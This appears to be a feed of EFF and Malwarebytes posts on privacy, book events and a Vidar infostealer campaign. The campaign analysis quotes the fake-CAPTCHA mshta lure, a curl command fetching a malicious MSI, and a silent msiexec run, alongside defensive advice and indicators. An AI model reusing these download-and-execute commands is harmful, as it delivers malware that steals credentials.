Normal view

Bonus Podcast Episode: Privacy’s Defender - Cindy Cohn with Cory Doctorow

17 March 2026 at 09:03

While How to Fix the Internet is on hiatus, we wanted to share a great conversation with you from last week. EFF Executive Director Cindy Cohn spoke with bestselling novelist, journalist, and EFF Special Advisor Cory Doctorow about Cindy’s new book, “Privacy’s Defender: My Thirty-Year Fight Against Digital Surveillance” (MIT Press).

play
Privacy info. This embed will serve content from simplecast.com

 Listen on Spotify Podcasts Badge Listen on Apple Podcasts Badge  Subscribe via RSS badge

You can also listen to this episode on the Internet Archive or watch the video on YouTube.

Part memoir, part battle cry, “Privacy’s Defender” is the story of Cindy’s fights alongside the visionaries who looked at the early internet and understood that the legal and political battles over this new technology - the Crypto Wars, the NSA’s dragnet, the FBI gag orders - were really over the future of free speech, privacy, and power for all. 

This conversation was recorded on Tuesday, March 10 in front of a packed house at San Francisco’s iconic City Lights Bookstore. For more about the book and Cindy’s national book tour - with stops in places including Seattle, Silicon Valley, Denver, Boston, Ann Arbor, Iowa City, Washington DC and New York City - check out https://www.eff.org/Privacys-Defender  

And finally, stay tuned to this feed; we’re working on a special podcast series featuring key players and moments from the book! 

Resources: 

Hacked sites deliver Vidar infostealer to Windows users

16 March 2026 at 18:15

In recent years, ClickFix and fake CAPTCHA techniques have become a popular way for cybercriminals to distribute malware. Instead of exploiting a technical vulnerability, these attacks rely on convincing people to run malicious commands themselves.

Our researchers have recently detected a campaign that ultimately delivers the Vidar infostealer, using several different infection chains.

One of the methods used in this campaign involves installing a malicious installer delivered through fake CAPTCHA pages hosted on compromised WordPress websites. We detected a number of compromised websites involved in the campaign, located in countries including Italy, France, the United States, the United Kingdom, and Brazil.

What is Vidar?

Vidar is a well-known infostealer malware family designed to harvest sensitive data from infected systems. It typically targets:

  • Browser-stored usernames and passwords
  • Cryptocurrency wallet information
  • Session cookies and authentication tokens
  • Autofill data and saved payment information
  • Files that may contain sensitive data

Because Vidar loads in memory and communicates with remote command servers, it can quietly collect and exfiltrate data without obvious signs of infection.

Fake CAPTCHA: the never-ending story


When a user visits a compromised website, they may see a screen mimicking Cloudflare’s familiar “Verifying you are human” page.

This technique has been widely used since 2024 and has evolved through numerous variations over time, both in its visual appearance and in the malicious commands that start the infection chain.

Verify you are human
The fake CAPTCHA message shown to the user.

The page instructs the visitor to copy and run a malicious command that starts the infection chain, in this case:

mshta https://{compromised website}/challenge/cf

Mshta is a legitimate Windows binary designed to execute Microsoft HTML Application (HTA). Because it is built into Windows, attackers have abused it since the early days of the ClickFix campaigns.

In this case, the command launches a simple obfuscated HTA script, which eventually downloads and installs malware associated with the Vidar infostealer.

HTA-based MSI dropper

The HTA script is the intermediate stage that downloads and runs a malicious MSI installer. An MSI is a Windows installation package normally used to install software, but attackers frequently abuse it to deliver malware.

The script performs several operations:

  • The window is resized to 0x0 and moved off-screen, making the application invisible to the user.
  • The script terminates if the document.location.href doesn’t start with http.
  • The strings are decoded using XOR and a random key.
  • Through WMI queries, the script checks for installed antivirus products.
  • It creates hidden working folders in a random folder under \AppData\Local to drop the MSI file.
  • In the end, the script downloads the malicious MSI from a compromised website. The downloaded file must be larger than 100 KB to be considered valid. Finally, it removes the :Zone.Identifier alternate data stream.
The malicious HTA script
The malicious HTA script.

In this case, the malicious MSI was downloaded using the following command:

C:\Windows\System32\curl.exe" -s -L -oC:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msihttps://{compromised-website}/474a2b77/5ef46f21e2.msi

Afterward, the malicious MSI was executed with:

"C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msi" /qn

MSI and GoLang loader

The MSI defines a CustomAction ConfigureNetFx, and it executes a GoLang loader.

Malware loaders (also known as droppers or downloaders) are common tools in the cybercrime ecosystem. Their main job is to stealthily compromise a system and then deliver one or more additional malware payloads.

In this campaign, the loader ultimately decrypts and executes the Vidar infostealer. The executable has different names in the different MSI samples analyzed.

The custom action defined in the MSI.

The Golang loader decodes a shellcode that performs different anti-analysis checks, including:

CheckRemoteDebuggerPresent

IsDebuggerPresent

QueryPerformanceCounter

GetTickCount

After several intermediate steps, the loader decrypts and loads Vidar infostealer directly into memory.

Analysis of compromised websites

The malicious iframe injected into the compromised websites was generated by the domains cdnwoopress[.]com or woopresscdn[.]com in the analyzed cases.

The malicious iframe injected into the compromised website.

The injected code has several functions, and the command used in the fake CAPTCHA attack is obtained from the /api/get_payload endpoint.

Code injected into the compromised websites.

Because the malicious website was misconfigured, we were able to view the backend code injected into the compromised WordPress sites.

The injected script performs several actions:

  • Creates the file wp-cache-manager.php if it doesn’t already exist, obtaining its contents from the endpoint /api/plugin.
  • Sends a heartbeat request every hour containing the domain name, site URL, WordPress version, and status.
  • During page loads (template_redirect), the script filters visitors based on User-Agent and targets Windows desktop visitors.
  • Requests /api/inject?domain=domain from the remote command server. The response HTML is then displayed, replacing the normal WordPress page.
The malicious code injected in the compromised WordPress site.

How to stay safe

Attacks like this rely on tricking people into running commands themselves, so a few simple precautions can make a big difference.

  • Slow down. If a webpage asks you to run commands on your device or copy and paste code, pause and think before following the instructions. Cybercriminals often create a sense of urgency with fake security checks, countdown timers, or warnings designed to make you act without thinking.
  • Never run commands from untrusted sources. A legitimate website should never require you to press Win+R, open Terminal, or paste commands into PowerShell just to verify you are human. If a page asks you to do this, treat it as suspicious.
  • Verify instructions independently. If a website tells you to execute a command or perform a technical action, check official documentation or contact support through trusted channels before doing anything.
  • Be cautious with copy and paste. Some attacks hide malicious commands in copied text. If you ever need to run a command from documentation, typing it manually can help reduce the risk of running hidden code.
  • Protect your device. Keep your operating system and browser updated and use security software that can block malicious websites and detect infostealer malware.
  • Stay informed. Techniques like fake CAPTCHA pages and ClickFix attacks continue to evolve. Knowing that attackers may try to trick you into running commands yourself can help you spot these scams before they succeed.

Pro tip: The free Malwarebytes Browser Guard extension can warn you if a website attempts to copy content to your clipboard, which may help prevent this type of attack.

Indicators of Compromise (IOCs)

Domains

  • cdnwoopress[.]com: Fake CAPTCHA Infrastructure
  • woopresscdn[.]com: Fake CAPTCHA Infrastructure
  • walwood[.]be: Fake CAPTCHA Infrastructure
  • telegram[.]me/dikkh0k: Vidar C2
  • telegram[.]me/pr55ii: Vidar C2
  • steamcommunity[.]com/profiles/76561198742377525: Vidar C2
  • steamcommunity[.]com/profiles/76561198735736086: Vidar C2

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

Think Twice Before Buying or Using Meta’s Ray-Bans

10 March 2026 at 22:02

Over the last decade or so, the tech industry has tried, and mostly failed, to make “smart glasses”—tech-infused glasses with cameras, AI, maps, displays, and more—a thing. But in the past year, products like Meta’s Ray-Ban Display Glasses and Oakley’s Meta Glasses have gone from a curious niche to the mainstream

Before you strap a dashcam to your face and sprint out into the world filming everything and everyone in your life, there are some civil liberties and privacy concerns to consider before buying or using a pair.

Meta is the biggest company that makes these sorts of glasses and their partnerships with Ray-Ban and Oakely are the most popular options, so we’ll be mostly focusing on them here. Others, like models from Snapchat are similar in form but far less ubiquitous. But Meta won’t hold this space for long. Google’s already announced a partnership with Warby Parker for their “AI-powered smart glasses,” and there are rumors around a competing product from Apple

With that, let’s dive into some of the considerations you should make before purchasing a pair.

If You’re Thinking About Buying Smart Glasses

You’re likely not the only one who can see (and hear) your footage

The photos and videos you record with most smartglasses will likely be stored online at some point in the process. On Meta’s offerings, unless you are livestreaming, media you capture when you press the camera button is kept on the glasses until you import them onto your phone, but media is imported automatically by default into the Meta AI mobile app, which is required to set up the glasses. 

You can't use any AI features locally on the glasses. So anytime you use AI features, like when you say, “Hey Meta, start recording,” the footage is fed to Meta. You can use the glasses without the Meta AI app entirely, but considering you can’t easily download footage from the glasses to your phone without it, most people will likely use the app.

Some videos are fed to Meta for AI training, and we know at least in some cases that those videos go through human review. An investigation by Swedish newspapers found that workers were reviewing and annotating camera footage, which includes all sorts of sensitive videos, including nudity, sex, and going to the bathroom. Meta claimed to the BBC that this is in accordance with its terms of use, all in the name of AI training, which states:

In some cases, Meta will review your interactions with AIs, including the content of your conversations with or messages to AIs, and this review may be automated or manual (human).

This all means that Meta and their third-party contractors will have access to at least some of what you record, and it’s very hard as a user to know where footage goes, who will have access to it, and what they will do with it. When you save footage to your phone’s camera roll, which is where the Meta AI app stores content, that might also be sent to Apple or Google’s servers, depending on your settings. Employees at these companies can then possibly access that media, and it could be shared with law enforcement.

The recorded audio from conversations with Meta AI are also saved by default, and if you don’t like that, tough luck, unless you go in and manually delete them every time you say something.

Filming all the time is even more privacy invasive than you think

A common argument in favor of using the cameras in smartglasses is that phones and cameras can do this too, and it’s never been a problem. 

But smartglasses are designed to resemble regular glasses, to the point where most reviews point out how friends didn’t notice that they had cameras embedded in them. They’re designed to be invisible to those being recorded—outside of a small indicator light when they’re recording video footage (that cheap hacks can disable)—whereas it is often obvious that a person is recording if they pull their phone out of their pocket and point it at someone else.

They’re designed to be invisible to those being recorded, outside of a small indicator light when they’re recording.

Moreover, constant recording of everything in public spaces can create all sorts of potential privacy problems, some more obvious than others. This is another way that cameras on glasses are different from cameras on phones: it is far easier to constantly record one’s whereabouts with the former than the latter. If you continuously record, maybe you just happen to catch someone entering their passcode or password onto their phone or computer at a coffee shop, or broadcast someone’s bank details when you’re standing in line at an ATM. That doesn’t even begin to get into when smartglasses are intentionally used for less socially responsible means. And some people may forget to turn off their smartglasses when they enter a private space like a bathroom.  

And if you find yourself caught on someone’s camera, there’s not much you can do in recourse. If you do notice a stranger recording you, it’s up to you to intervene and ask not to be included in that footage, which can easily turn awkward or confrontational.

Our expectations of privacy shift when we’re in public, but bystanders in many cases will still have privacy interests. Public spaces are a place where you will be seen, but that shouldn’t mean it’s suddenly okay to catalog and identify everyone.

Consider the company’s track record and public statements

Meta, Google, Apple—perhaps one benefit of all the major tech companies entering this market is that we already have a good idea of how much they tend to respect the privacy of their users or the openness of their platforms. Spoiler, it’s often not much.

Meta has a long history of privacy invasive technologies and practices. We’ve heard rumblings that Meta hopes to add face recognition to its smartglasses, preferably, “during a dynamic political environment where many civil society groups that we would expect to attack us would have their resources focused on other concerns.” Yikes. This is a monumentally bad idea that should be abandoned by Meta and any of its competitors considering a similar feature. But regardless of whether they launch this feature, it’s a pretty clear indication of where Meta wants these sorts of devices to go. 

If You Have Smartglasses Already

Opt out of sharing with Meta where you can

You can disable a couple of the features where unnecessary data is sent to Meta. In the Meta AI app, under the device settings, there’s a privacy page where you can disable sharing additional data, and more importantly, turn off “Cloud media,” where your photos and videos are sent to Meta’s cloud for processing and temporary storage. 

Decide your use-case and stick to it

These glasses can be useful for filming a variety of activities. We’ve seen fascinating scenes of tattoo artists doing their work (with client’s permission), and it doesn’t take a stretch of the imagination to see how people might use it to film extreme sports. Even on an everyday level, you might find them useful for capturing holidays, birthdays, and all sorts of other private occasions. 

But if you buy these glasses for a specific, mostly private purpose, it is probably best to stick to that, instead of wearing them everywhere and recording everything you do.

Follow the rules of businesses and social expectations

You often have a right to record in public spaces, but that doesn’t mean other people will like it. Businesses, including restaurants and stores, may want nothing to do with continuous filming and may either post a sign asking you not to use smartglasses, or ask you to stop. This may reflect the preferences not just of the business owner, but the people around you. And don’t use glasses to record when you enter other people’s private spaces like bathrooms or changing rooms.

It’s also a good idea to check in with friends and family before tapping that record button at a social gathering. Some people may not be as comfortable with these glasses as they are with other recording equipment.

Consider blurring strangers if you’re going to upload video

Blurring video footage isn’t an easy task, but if you’re considering uploading footage from something like a protest, it may be worth the effort to do so (apps like Meta’s Edits simplify this process, as do some other video sites, like YouTube). Some people don’t want the government to see their faces at protests, and might be afraid to attend if other people are uploading their faces.

Some people don’t want the government to see their faces at protests, and might be afraid to attend if other people are uploading their faces.

It would be better if Meta leveraged its AI features to offer this sort of feature automatically, especially with livestreaming. It’s not that outlandish of a request, as it seems like the company tries to blur faces automatically in footage it captures for annotation, though it’s not always reliable. After all, Google began redacting faces in Street View years ago, following privacy concerns from groups like EFF.

Resist face recognition

Adding facial recognition technology to smartglasses would obliterate the privacy of everyone. We cannot let companies push face recognition into these glasses, and as a user, you should make your voice clear that this is not something you want.

Smartglasses don’t have to be used to decimate the privacy of anyone you encounter during the day. There are legitimate uses out there, but it’s up to those who use them to respect the social norms of the spaces they enter and the people they encounter.

How to see your Google Search history (and delete it)

10 March 2026 at 18:40

Your Google Search history provides one of the most detailed windows into your private life, and I know this because when I looked at my own search history last year, I was overwhelmed by the information buried within.

Across just 18 months, Google tracked the 8,079 searches I made and the 3,050 websites I visited because of those searches. That included my late-night perusal of WebMD because of medical symptoms I’d looked up just seconds before, my tour of Goodwill donation sites as I searched for where to drop off clothes ahead of an upcoming move, and my ironically tracked visit to a Reddit thread titled “How do I delete most, if not all, of my info off of the Internet?” (One answer I learned: Don’t use Google Search.)

Google tracked my every question, concern, and flight of fancy—almost literally. On just one day in August 2025, Google recorded the seven flight searches I made on Google Flights and the six hotel searches I made on Google Travel.

Google also recorded the many questions and requests I made when researching topics for the Lock and Code podcast, which I host. And while all of that Google data made for an interesting investigation into what Google knows about me (which you can listen to below), it also made it clear that more people should know how to access this same information.

For most Google users, if Web & App Activity is turned on, Google is saving what they look up, what time they looked it up, and what websites they clicked on as a result. There are ways to turn that data tracking off, but the first step is to know where to look.

Here’s how to do that.

How to find your Google Search history

You can start by opening your web browser and signing into Google’s centralized hub for your data online at myactivity.google.com.


My Google Activity
The My Google Activity home page

Once logged in, you’ll see the above welcome screen with quick settings that you can change, if you want to. Those settings are different for some users, but may include:

  • Web & App Activity
  • Timeline
  • Play History
  • YouTube History

Further down on the page, you can browse through your Google Search history. (Our screenshot gallery below can help walk you through the steps.)

  • First, look for the search bar in the welcome screen that says Search your activity.
  • Right below, you will find the words Filter by date & product. These words are clickable. Click them.
  • Once you’ve clicked Filter by date & product, you’ll see a pop-up menu where you can look through your Google activity by date or product. Instead of focusing on the date, scroll down through the list of Google products and check the box for Google Search.
  • Press Apply.
  • Find the search bar in the My Google Activity homepage
  • Click on the words “Filter by date & product”
  • Scroll down through the list of items until you find Google Search
  • Click on the Google Search checkbox and click “Apply”

After you press Apply, you’ll be taken to a webpage that lists your Google Search history in reverse chronological order, showing you your most recent activity first. As you scroll down, you can find older activity. You can also use the search bar at the top of the page to look for individual pieces of activity, like a search or series of searches that you previously made.

From here, you can also delete individual Google Search entries so that Google no longer stores that data. This will only apply to the individual search you made.

  • You can delete individual searches by clicking the “X” button in the top right corner of each search record
  • Confirm your deletion by pressing “Delete”
  • Your search is now no longer tied to your overall Google activity

If you want to better protect your privacy, making targeted deletions from your Google Search history is a difficult, lengthy, and imperfect method. Instead, you can simply tell Google to stop recording any of your searches from now on.

How to turn off Google Search history

There’s a simple way to instruct Google to stop saving your online searches to your Google Account, and it takes just a few clicks. Follow the instructions below, along with the image gallery, for guidance.

  • Go to your My Google Activity homepage (this is the same page you saw when first signing into myactivity.google.com)
  • Click on that quick control button we saw earlier: Web & App Activity
  • From here, you will see a new screen with the title Activity Controls
  • Find the button that says Turn off and click it
  • Choose between Turn off and Turn off and delete activity
  • Find the “Turn off” button from the Activity Controls webpage
  • You can choose one of two options for turning off your data
  • With one click, you can stop Google from recording your activity

If you selected Turn off, you’re done. Google will no longer save your Google Searches as part of your overall Google profile activity. This option means that Google still has your prior searches recorded, though. So, if you want, you can choose the second option, Turn off and delete activity.

When you select that option, Google will walk you through additional steps to choose what types of data you want erased, such as past activity tied to Google Search, Maps, Ads, Image Search, Google Play Store, Help and other services. All of these options reveal just how many products and pipelines Google has built to vacuum up your data.

Don’t be overwhelmed, though. Go through the list at your own pace and start making decisions about your data that are right for you.


We don’t just report on data privacy—we help you remove your personal information

Cybersecurity risks should never spread beyond a headline. With Malwarebytes Personal Data Remover, you can scan to find out which sites are exposing your personal information, and then delete that sensitive data from the internet.

Privacy's Defender: Launch Party in Berkeley

9 March 2026 at 20:29

We're celebrating the launch of Privacy's Defender, a new book by EFF Executive Director Cindy Cohn on Thursday, March 12—and we want you to join us! Cindy has tangled with the feds, fought for your data security, and argued before judges to protect our access to science and knowledge on the internet. In Privacy's Defender she asks: can we still have private conversations if we live our lives online?

Join the festivities for a live conversation between Cindy Cohn and Annalee Newitz followed by a book signing with Cindy.

REGISTER TODAY! 

$20 General Admission for 1
$30 Discounted tickets for 2
$12.50 Student Ticket
All proceeds benefit EFF's mission.

Want your own copy of Privacy's Defender?
Save $10 when you preorder the book with your ticket purchase

WHEN:
Thursday, March 12th, 2026
6:30 pm to 9:30 pm

WHERE:
Ciel Creative Space
Entrance located at:
940 Parker St, Berkeley, CA 94710

6:30 PM Doors Open
7:15 PM Program Begins


About the book

Throughout her career, Cindy Cohn has been driven by a fundamental question: Can we still have private conversations if we live our lives online? Privacy’s Defender chronicles her thirty-year battle to protect our right to digital privacy and shows just how central this right is to all our other rights, including our ability to organize and make change in the world.

Shattering the hypermasculine myth that our digital reality was solely the work of a handful of charismatic tech founders, the author weaves her own personal story with the history of Crypto Wars, FBI gag orders, and the post-9/11 surveillance state. She describes how she became a seasoned leader in the early digital rights movement, as well as how this work serendipitously helped her discover her birth parents and find her life partner. Along the way, she also details the development of the Electronic Frontier Foundation, which she grew from a ragtag group of lawyers and hackers into one of the most powerful digital rights organizations in the world.

Part memoir and part legal history for the general reader, the book is a compelling testament to just how hard-won the privacy rights we now enjoy as tech users are, but also how crucial these rights are in our efforts to combat authoritarianism, grow democracy, and strengthen other human rights. Learn about the Privacy's Defender book tour.

Parking

Street parking is available around the building.

Accessibility

The main event space is wheelchair accessible, on concrete. Lively music will be playing, and the speakers will be using a microphone, so louder volumes are expected. EFF is committed to improving accessibility for our events. If you will be attending in-person and need accommodation, or have accessibility questions prior to the event, please contact events@eff.org.

Food and Drink

Wine & Beer will be available for purchase. Cellarmaker Brewing Co., located next door to Ciel Space, will be serving food until 8:00 pm. 

Questions?

Email us at events@eff.org.

About the Speakers

Cindy Cohn
Cindy Cohn is the Executive Director of the Electronic Frontier Foundation. From 2000-2015 she served as EFF’s Legal Director as well as its General Counsel.  Ms. Cohn first became involved with EFF in 1993, when EFF asked her to serve as the outside lead attorney in Bernstein v. Dept. of Justice, the successful First Amendment challenge to the U.S. export restrictions on cryptography. 

Ms. Cohn has been named to TheNonProfitTimes 2020 Power & Influence TOP 50 list, honoring 2020's movers and shakers.  In 2018, Forbes included Ms. Cohn as one of America's Top 50 Women in Tech. The National Law Journal named Ms. Cohn one of 100 most influential lawyers in America in 2013, noting: "[I]f Big Brother is watching, he better look out for Cindy Cohn." She was also named in 2006 for "rushing to the barricades wherever freedom and civil liberties are at stake online."  In 2007 the National Law Journal named her one of the 50 most influential women lawyers in America. In 2010 the Intellectual Property Section of the State Bar of California awarded her its Intellectual Property Vanguard Award and in 2012 the Northern California Chapter of the Society of Professional Journalists awarded her the James Madison Freedom of Information Award.  

Ms. Cohn is the author of the professional memoir, called Privacy's Defender to be published by MIT Press in March, 2026. She is also the co-host of EFF's award-winning podcast, How to Fix the Internet.  


Annalee Newitz
Annalee Newitz writes science fiction and nonfiction. They are the author of four novels: Automatic Noodle, The Terraformers, The Future of Another Timeline, and Autonomous, which won the Lambda Literary Award. As a science journalist, they are the author of Stories Are Weapons: Psychological Warfare and the American Mind, Four Lost Cities: A Secret History of the Urban Age and Scatter, Adapt and Remember: How Humans Will Survive a Mass Extinction, which was a finalist for the LA Times Book Prize in science. They are a writer for the New York Times and elsewhere, and have a monthly column in New Scientist. They have published in The Washington Post, Slate, Scientific American, Ars Technica, The New Yorker, and Technology Review, among others. They were the co-host of the Hugo Award-winning podcast Our Opinions Are Correct, and have contributed to the public radio shows Science Friday, On the Media, KQED Forum, and Here and Now. Previously, they were the founder of io9, and served as the editor-in-chief of Gizmodo.

EFFecting Change: Privacy's Defender

9 March 2026 at 18:39


Join EFF Executive Director Cindy Cohn in conversation with 404 Media Cofounder Jason Koebler to discuss Privacy's Defender: My Thirty-Year Fight Against Digital Surveillance, Cindy’s personal story of standing up to the Justice Department, taking on the NSA, and tangling with the FBI to protect our right to digital privacy. The highly anticipated book asks the fundamental question: Can we still have private conversations if we live our lives online? Join the livestream for a live discussion followed by by Q&A.

EFFecting Change Livestream Series:
Privacy's Defender
Thursday, March 19th
11:00 AM - 12:00 PM Pacific
This event is LIVE and FREE!

RSVP Today


Accessibility

This event will be live-captioned and recorded. EFF is committed to improving accessibility for our events. If you have any accessibility questions regarding the event, please contact events@eff.org.

Event Expectations

EFF is dedicated to a harassment-free experience for everyone, and all participants are encouraged to view our full Event Expectations.

Upcoming Events

Want to make sure you don’t miss our next livestream? Here’s a link to sign up for updates about this series: eff.org/ECUpdates. If you have a friend or colleague that might be interested, please join the fight for your digital rights by this link: eff.org/EFFectingChange. Thank you for helping EFF spread the word about privacy and free expression online.

Recording

We hope you and your friends can join us live! If you can't make it, we’ll post the recording afterward on YouTube and the Internet Archive!

About the Speakers


 Cindy Cohn 
Cindy Cohn is the Executive Director of the Electronic Frontier Foundation. From 2000-2015 she served as EFF’s Legal Director as well as its General Counsel.  Ms. Cohn first became involved with EFF in 1993, when EFF asked her to serve as the outside lead attorney in Bernstein v. Dept. of Justice, the successful First Amendment challenge to the U.S. export restrictions on cryptography. Ms. Cohn has been named to TheNonProfitTimes 2020 Power & Influence TOP 50 list, honoring 2020's movers and shakers.  In 2018, Forbes included Ms. Cohn as one of America's Top 50 Women in Tech. The National Law Journal named Ms. Cohn one of 100 most influential lawyers in America in 2013, noting: "[I]f Big Brother is watching, he better look out for Cindy Cohn." She was also named in 2006 for "rushing to the barricades wherever freedom and civil liberties are at stake online."  In 2007 the National Law Journal named her one of the 50 most influential women lawyers in America. In 2010 the Intellectual Property Section of the State Bar of California awarded her its Intellectual Property Vanguard Award and in 2012 the Northern California Chapter of the Society of Professional Journalists awarded her the James Madison Freedom of Information Award.  

 Jason Koebler 
Jason Koebler is a cofounder of 404 Media, a journalist-owned investigative tech publication. He reports on surveillance and privacy, the ways that artificial intelligence is changing the internet, labor, and society, and consumer rights. Before 404 Media, he was the editor-in-chief of Motherboard, VICE's technology publication and an executive producer on Encounters, a Netflix documentary about the search for alien life.


Ring doorbells: Won’t you see my neighbor? (Lock and Code S07E05)

8 March 2026 at 23:55

This week on the Lock and Code podcast…

On February 8, during the Super Bowl in the United States, countless owners of one of the most popular smart products today got a bit of a wakeup call: Their Ring doorbells could be used to see a whole lot more than they knew.

In a commercial that was broadcast to one of most reliably enormous audiences in the country, Amazon, which owns the company Ring, promoted a new feature for its smart doorbells called “Search Party.” By scouring the footage of individual Ring cameras across a specific region, “Search Party” can implement AI-powered image recognition technology to find, as the commercial portrayed it, a lost dog. But immediately after the commercial aired, people began wondering what else their Ring cameras could be used to find.

As US Senator Ed Markey wrote on social media:

“Ring’s Super Bowl ad exposed a scary truth: the technology in its doorbell cameras could be used to hunt down a lost pet…or a person. Amazon must discontinue its dystopian monitoring features.”

These “dystopian monitoring features” aren’t entirely new, but that’s not to say that most Ring owners knew what they were allowing when they originally bought their devices.

Bought by Amazon in 2018, Ring is the most popular manufacturer of a product that, as of 15 years ago, didn’t really exist. And while other “smart” innovations failed, smart doorbells have become a fixture of American neighborhoods, providing a mixture of convenience and security. For instance, a Ring owner away from home can verify and buzz in their mailman dropping off a package behind a gated entrance. Or, a Ring owner can see on their phone that the person knocking at their door is a salesman and choose to avoid talking to them. Or, a Ring owner can help police who are investigating a crime in their area by handing over relevant footage. Even the presence of a Ring doorbell, and its variety of motion-detecting alerts, could possibly serve as a deterrent to crime.

What has seemingly upset so many of those same owners, then, is learning exactly how their personal devices might be used for a company’s gains.

Today, on the Lock and Code podcast with host David Ruiz, we speak with Matthew Guariglia, senior policy analyst at Electronic Frontier Foundation, about Ring’s long history of partnering with—and sometimes even speaking directly for—police, who can access Ring doorbell footage both inside the company and outside it, and what people really open themselves up to when purchasing a Ring device.

 ”There’s this impression, a myth practically, that ‘I buy a ring doorbell to put on my house, I control the footage… But there is [an] entire secondary use of this device, which is by police that you don’t really get a lot of say in.”

Tune in today to listen to the full conversation.

Show notes and credits:

Intro Music: “Spellbound” by Kevin MacLeod (incompetech.com)
Licensed under Creative Commons: By Attribution 4.0 License
http://creativecommons.org/licenses/by/4.0/
Outro Music: “Good God” by Wowa (unminus.com)


Listen up—Malwarebytes doesn’t just talk cybersecurity, we provide it.

Protect yourself from online attacks that threaten your identity, your files, your system, and your financial well-being with our exclusive offer for Malwarebytes Premium Security for Lock and Code listeners.

Admiring Our Heroes for International Women’s Day: Celebrating Women Who Have Received EFF Awards 

7 March 2026 at 01:57

For the last hundred years, women have had pivotal and far too often unsung roles in building and shaping the technology that we now use every day. Many have heard of Ada Lovelace’s contributions to computer programming, but far fewer know Mary Allen Wilkes, a prominent modern programmer who wrote much of the software for the LINC, one of the world’s first interactive personal computers (it could fit in a single office and cost $40,000, but it was the 60’s). Decades earlier, when the first all-electronic, digital Eniac computer was built in the 40’s, the “software” for it was written by women: Kathleen McNulty, Jean Jennings, Betty Snyder, Marlyn Wescoff, Frances Bilas and Ruth Lichterman. 

It’s thankfully become more common knowledge that actor and inventor Hedy Lamarr co-created the concept of "frequency-hopping" that became a basis for radio systems from cell phones to wireless networking systems. But too few know Laila Ohlgren, who in the 1970’s solved a major problem with the development of mobile networks and phones by recognizing that dialed numbers could be stored and sent all at once with a “call button,” rather than sent one number at a time, which created connection issues before a call was even made. 

Women in tech deserve more and brighter spotlights. At EFF, we’ve had the honor of celebrating some of our heroes at our annual EFF Awards, including many women who are leading the digital rights community. For International Women’s Day, we’re highlighting the contributions of just a few of these recipients from the last decade, whose work to protect privacy, speech, and creativity online has had a global impact.

